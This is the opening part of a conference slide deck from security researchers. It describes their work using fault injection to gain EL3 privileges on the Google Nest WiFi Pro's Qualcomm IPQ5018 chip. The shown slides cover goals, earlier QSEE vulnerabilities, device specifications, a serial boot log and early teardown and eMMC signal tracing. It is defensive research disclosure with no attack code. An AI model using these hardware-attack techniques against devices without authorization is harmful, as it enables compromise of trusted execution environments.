ræelize

EL3vated Privileges: Glitching Google WiFi Pro from Root to EL3

Niek Timmers
niek@raelize.com
@tieknimmers

Cristofaro Mune
cristofaro@raelize.com
@pulsoid

Goals

- Discuss how we got highest privileges (EL3) on the Google Nest WiFi Pro
- Demonstrate Qualcomm's IPQ5018 EMFI characterization
- Show how FI can complement software exploitation
- Provide one example of TEE attacks leveraging Fault Injection
  - Also… how to compromise a TEE with a single write

Agenda

Introduction.


ræelize

Cristofaro Mune

- Co-Founder; Security Researcher
- 20+ years in security
- 15+ years analyzing the security of complex systems and devices

Niek Timmers


- Co-Founder; Security Researcher
- 10+ years experience with analyzing the security of devices



Our research: https://raelize.com/blog
(Devices, TEEs, Secure Boot, FI,…)

2021: Qualcomm IPQ4018/19 SoC

- Research on Qualcomm IPQ4018/19
- Several vulnerabilities identified in the TEE (Qualcomm QSEE):
  - https://www.qualcomm.com/company/product-security/bulletins/january-2021-bulletin
  - Affected multiple products from diverse vendors
- Reserch extension compromised TEE via Fault Injection as well



Linksys EA8300

Netgear Orbi RB20

Cisco Meraki MR33


Today: Google Nest Wifi Pro ("WiFi Pro")

- Wi-Fi 6E router
  - Dual-core 64-bit ARM CPU
  - 1 GB RAM
  - 4 GB flash
- SoC: Qualcomm IPQ5018
  - Secure Boot
  - Trusted Execution Environment
    - ARM Trustzone-based
    - Qualcomm Secure Execution Environment (QSEE)


Our Target


- Firmware version: v3.73.406133
  - Latest available is 3.74.447573
- REE:
  - U-Boot (U-Boot 2016.01-gc3449fb)
  - REE OS: Android (Linux kernel version 5.4.89+)
- A nice hardware overview:
  - Google Nest Wifi Pro Bypassing Android Verified Boot from Sergey Volokitin

IPQ5018 Boot Process



Are you serial?






```
Format: Log Type - Time(microsec) - Message - Optional Info
Log Type: B - Since Boot(Power On Reset), D - Delta, S – Statistic
S – QC_IMAGE_VERSION_STRING=BOOT.BF.3.3.1.1.C4-00012
S – IMAGE_VARIANT_STRING=MAASANAZA
S – OEM_IMAGE_VERSION_STRING=CRM
S - Mar 8 2022 01:13:12
S - Boot Config, 0x000002c3
B -
127 - PBL, Start
...
B -
112636 - SBL1, Start
...
U-Boot 2016.01-gc3449fb (Jan 24 2024 - 00:34:19 +0000)
...
Starting kernel ...
```

No kernel printing. No user shell


What we know now…



Getting firmware: EMMC.

Removing the case


- Samsung KLM4G1FETE EMMC
- Placed near the Qualcomm SoC
- Initial probing
  - EMMC signals do not appear to exposed



Signal tracing


- Full signal tracing on PCB:
  - After removing EMMC chip

- CLK, CMD, DAT0 identified



Let’s dump it!

